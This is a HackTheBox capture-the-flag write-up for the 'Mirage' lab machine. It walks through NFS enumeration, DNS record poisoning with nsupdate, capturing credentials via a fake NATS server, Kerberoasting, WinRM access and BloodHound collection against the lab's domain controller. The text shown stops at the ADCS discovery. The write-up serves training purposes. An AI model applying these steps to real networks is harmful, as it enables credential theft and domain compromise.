
HackTheBox: Mirage
This box is rated hard difficulty on HTB. It involves us finding an exported NFS share containing sensitive PDF documents which disclose a missing DNS record for the available NATS service. After adding a malicious type A record and setting up a fake NATS server to listen for inbound authentication attempts, we gather credentials for the legitimate NATS service. Using those to enumerate streams grants us domain credentials which are used to Kerberoast another user account where NTLM authentication has been disabled. From there we grab a shell via WinRM and find that another user is logged onto the DC at the same time, enabling a cross-session relay attack to capture their NTLMv2 hash and crack it offline. With those credentials in hand we abuse ACLs to perform an intricate account takeover on another user who’s able to read a machine account’s gMSA password. Finally we abuse a weak certificate mapping configuration to perform ESC10 and configure RBCD on a previously controlled machine account in order to execute a DCSync attack.
Host Scanning
I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields the typical AD ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
└─$ sudo nmap -p53,88,111,135,139,389,445,464,593,636,2049,3268,3269,4222,5985,9389 -sCV 10.129.232.163 -oN fullscan-tcp
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-22 01:50 -0400
Nmap scan report for 10.129.232.163
Host is up (0.054s latency).

PORT     STATE SERVICE         VERSION
53/tcp   open  domain          Simple DNS Plus
88/tcp   open  kerberos-sec    Microsoft Windows Kerberos (server time: 2026-07-22 12:50:11Z)
111/tcp  open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc           Microsoft Windows RPC
139/tcp  open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: mirage.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
|_ssl-date: TLS randomness does not represent time
2049/tcp open  nlockmgr        1-4 (RPC #100021)
3268/tcp open  ldap            Microsoft Windows Active Directory LDAP (Domain: mirage.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
4222/tcp open  vrml-multi-use?
| fingerprint-strings:
|   GenericLines:
|     INFO {"server_id":"NBJWZRMWNQ27HIRTXOJHKLARWE45GFP2IOMETG6T343FGAHUSOWOELI5","server_name":"NBJWZRMWNQ27HIRTXOJHKLARWE45GFP2IOMETG6T343FGAHUSOWOELI5","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":12,"client_ip":"10.10.14.48","xkey":"XCBL3DX2MTK53RTRHGMKXE5EWPPU3OW6ZAREDY73HLUEIEPOXBCCVE6R"}
|     -ERR 'Authorization Violation'
|   GetRequest:
|     INFO {"server_id":"NBJWZRMWNQ27HIRTXOJHKLARWE45GFP2IOMETG6T343FGAHUSOWOELI5","server_name":"NBJWZRMWNQ27HIRTXOJHKLARWE45GFP2IOMETG6T343FGAHUSOWOELI5","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":13,"client_ip":"10.10.14.48","xkey":"XCBL3DX2MTK53RTRHGMKXE5EWPPU3OW6ZAREDY73HLUEIEPOXBCCVE6R"}
|     -ERR 'Authorization Violation'
|   HTTPOptions:
|     INFO {"server_id":"NBJWZRMWNQ27HIRTXOJHKLARWE45GFP2IOMETG6T343FGAHUSOWOELI5","server_name":"NBJWZRMWNQ27HIRTXOJHKLARWE45GFP2IOMETG6T343FGAHUSOWOELI5","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":14,"client_ip":"10.10.14.48","xkey":"XCBL3DX2MTK53RTRHGMKXE5EWPPU3OW6ZAREDY73HLUEIEPOXBCCVE6R"}
|     -ERR 'Authorization Violation'
|   NULL:
|     INFO {"server_id":"NBJWZRMWNQ27HIRTXOJHKLARWE45GFP2IOMETG6T343FGAHUSOWOELI5","server_name":"NBJWZRMWNQ27HIRTXOJHKLARWE45GFP2IOMETG6T343FGAHUSOWOELI5","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":11,"client_ip":"10.10.14.48","xkey":"XCBL3DX2MTK53RTRHGMKXE5EWPPU3OW6ZAREDY73HLUEIEPOXBCCVE6R"}
|_    -ERR 'Authentication Timeout'
5985/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf          .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m42s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-07-22T12:50:59
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.72 seconds
Looks like a Windows machine with Active Directory components installed on it, more specifically a Domain Controller. LDAP is leaking the Fully Qualified Domain Name of DC01.MIRAGE.HTB which I add to my /etc/hosts file.
Service Enumeration
Right away we can find rpcbind running on port 111 which serves an NFS share as well as a mystery service on port 4222 that replies with a bunch of JSON data. Since there are no web servers present I’ll focus on those two and the other standard services such as SMB, RPC, and LDAP for any type of easy authentication.
A quick google search for the default service on TCP port 4222 shows it’s most commonly running NATS, a high-performance message bus that speaks a simple text-based protocol.

Researching a few common fingerprinting tricks all but confirms that this is the case due to the response’s fingerprint. This Hacktricks page lists some common attacks which includes identifying stale DNS entries and abusing how AD DNS works to recreate the record in order to capture inbound authentication. All good info hang onto but I’ll move onto enumerate other services in the meantime.
Sensitive PDFs in NFS Share

Using a showmount command, we can find any NFS shares that are exported. In doing so we find a MirageReports share that, after successfully mounted to our host system, contains two PDFs regarding a missing DNS record and authentication hardening.
1
2
3
4
5
6
7
└─$ showmount -e dc01.mirage.htb

└─$ sudo mkdir -p /mnt/MirageReports

└─$ sudo mount -t nfs dc01.mirage.htb:/MirageReports /mnt/MirageReports

└─$ sudo ls -la /mnt/MirageReports
Copying these to our current directory and opening them reveals an attack path we previously guessed at to be possible. There is a missing DNS record for the NATS service that should be configured with the value nats-svc.mirage.htb pointing at the DC’s IP address.

Recalling the Hacktricks page, we should be able to add our own DNS record with that value via the NATS service on port 4222, except have it point at our attacking IP address. This enables us to stand up a listener and capture incoming authentication requests for machines attempting to resolve the nats-svc hostname.

The other PDF document holds a timeline of the organization’s goal of deprecating NTLM authentication domain-wide, however judging by the date stamped on it, they haven’t gotten all the way yet.
Exploitation
Adding Malicious DNS Record

We can quickly check to see if this stale DNS record has been replaced already with a dig command, which doesn’t seem to be the case.
1
└─$ dig @dc01.mirage.htb nats-svc.mirage.htb

To kick off this attack, I’ll register a new type A record for the nats-svc.mirage.htb value that points at my Tun0 IP address using nsupdate. About a minute later I receive a connection on my Netcat listener stood up on port 4222.
1
2
3
4
5
6
7
└─$ nsupdate
> server 10.129.232.163
> update add nats-svc.mirage.htb 3600 A 10.10.14.48
> send
> quit

└─$ nc -lvnp 4222
NATS and Wireshark Password Capture
It resets pretty quickly but that’s to be expected since it’s awaiting data from the server. In order to capture credentials we’ll need a fake NATS server that will handle that portion. I’ll use the official open-source tool - named nats-server which can be found at this GitHub repository.
1
2
3
4
5
6
7
└─$ git clone https://github.com/nats-io/nats-server

└─$ cd nats-server

└─$ go build

└─$ ./nats-server -VV

After waiting a bit longer, another connection attempt made from the user rewards us with their credentials.

Only problem is that the password has been redacted, which I assume is the tool’s doing. Firing up Wireshark and capturing another network connection eventually reveals the plaintext variant once we follow the TCP stream.
1
└─$ sudo wireshark -i tun0
Attempting to use these credentials on the domain fails due to a pre-authentication error, which also confirms that NTLM authentication has indeed been disabled.
1
└─$ nxc smb DC01.MIRAGE.HTB -u 'Dev_Account_A' -p '[REDACTED]' -k

NATS Stream Enumeration
Given that these were used to connect to our phony NATS server, I’ll use them to connect to the legitimate server via our own NATS client. The tool’s client version can be found by the same creators and built in a similar way.
1
2
3
4
5
└─$ git clone https://github.com/nats-io/natscli

└─$ cd natscli/nats

└─$ go build
A bit of background on what NATS is and how to go about enumerating it - NATS is a lightweight pub/sub messaging system where a central server (or cluster) routes messages between publishers and subscribers over subjects, and its JetStream layer adds persistence so messages get retained in streams rather than just fired-and-forgotten. Once we’ve recovered valid credentials - an nkey seed, a JWT, a user/password, or a .creds file - we can authenticate as that account and, depending on its permissions, subscribe to subjects or replay entire streams that other services have been pushing into JetStream. Since a lot of shops treat NATS as internal infrastructure and pipe raw events straight through it, those retained streams often hand us tokens, session data, internal API payloads, or PII that we can pull down historically instead of just catching in real time.

By listing the available streams we discover one for auth_logs and displaying it grants us credentials for the David.JJackson user.
1
2
3
└─$ ./nats --server nats://dc01.mirage.htb:4222 --user 'Dev_Account_A' --password '[REDACTED]' stream ls

└─$ ./nats --server nats://dc01.mirage.htb:4222 --user 'Dev_Account_A' --password '[REDACTED]' stream view auth_logs
Kerberoasting
Attempting these credentials over SMB on succeeds, giving us a foothold on the domain as a low-priv user. Note that we’ll have to sync our machine’s time with the Domain Controller’s in order to prevent any Kerberos clock skew errors from arising.
1
2
3
└─$ sudo rdate -n dc01.mirage.htb

└─$ nxc smb DC01.MIRAGE.HTB -u 'david.jjackson' -p '[REDACTED]' -k


At this point I started my routine of enumerating SMB shares and exercising any other capabilities valid creds give us, eventually trying to Kerberoast any other domain accounts via Netexec which results in a hash for the Nathan.AAdam user.

This hash cracks relatively quick and grants us access to another user on the domain.
I spent some time curating a wordlist of users on the domain in order to perform a password spray across it, since we’ve already discovered three, however it didn’t pan out.
Initial Foothold

Instead, I collect data on the domain via BloodHound-Python in order to start mapping out any hidden permissions we may have.
1
2
3
└─$ bloodhound-python -c all -d mirage.htb -u 'nathan.aadam' -p '[REDACTED]' -ns 10.129.232.163 -k

└─$ sudo bloodhound

Checking our controlled accounts for any interesting outbound object control doesn’t reveal anything, but it seems Nathan’s membership in the IT Admins group allows us to grab a shell via WinRM.
Before doing so we’ll need to do some Kerberos configuration on our machine, mainly generating a Krb5.conf file via Netexec or manually and grabbing a TGT for this user.
1
2
3
4
5
└─$ nxc smb DC01.MIRAGE.HTB -u 'nathan.aadam' -p '[REDACTED]' -k --generate-krb5-file krb5.conf

└─$ sudo cp krb5.conf /etc/krb5.conf

└─$ nxc smb DC01.MIRAGE.HTB -u 'nathan.aadam' -p '[REDACTED]' -k --generate-tgt nathan

Once that’s all taken care of we can use Evil-WinRM to get a shell while being sure to specify the realm to match the domain.
1
└─$ KRB5CCNAME=nathan.ccache evil-winrm -i dc01.mirage.htb -r mirage.htb

At this point we can grab the user flag under his Desktop folder and begin internal enumeration to escalate privileges to Administrator.
Privilege Escalation
Further Domain Enumeration
Collecting data on the domain remotely isn’t always the most reliable method so I upload the latest SharpHound binary to the machine with our fresh interactive shell and send it back to BloodHound to fill in any gaps.
1
2
3
4
5
PS> upload SharpHound.exe

PS> .\SharpHound.exe

PS> download 20260722191647_BloodHound.zip

Looking back at our controlled account permissions now shows that Active Directory Certificate Services is installed on this domain which is a common place for privilege escalation if misconfigured.
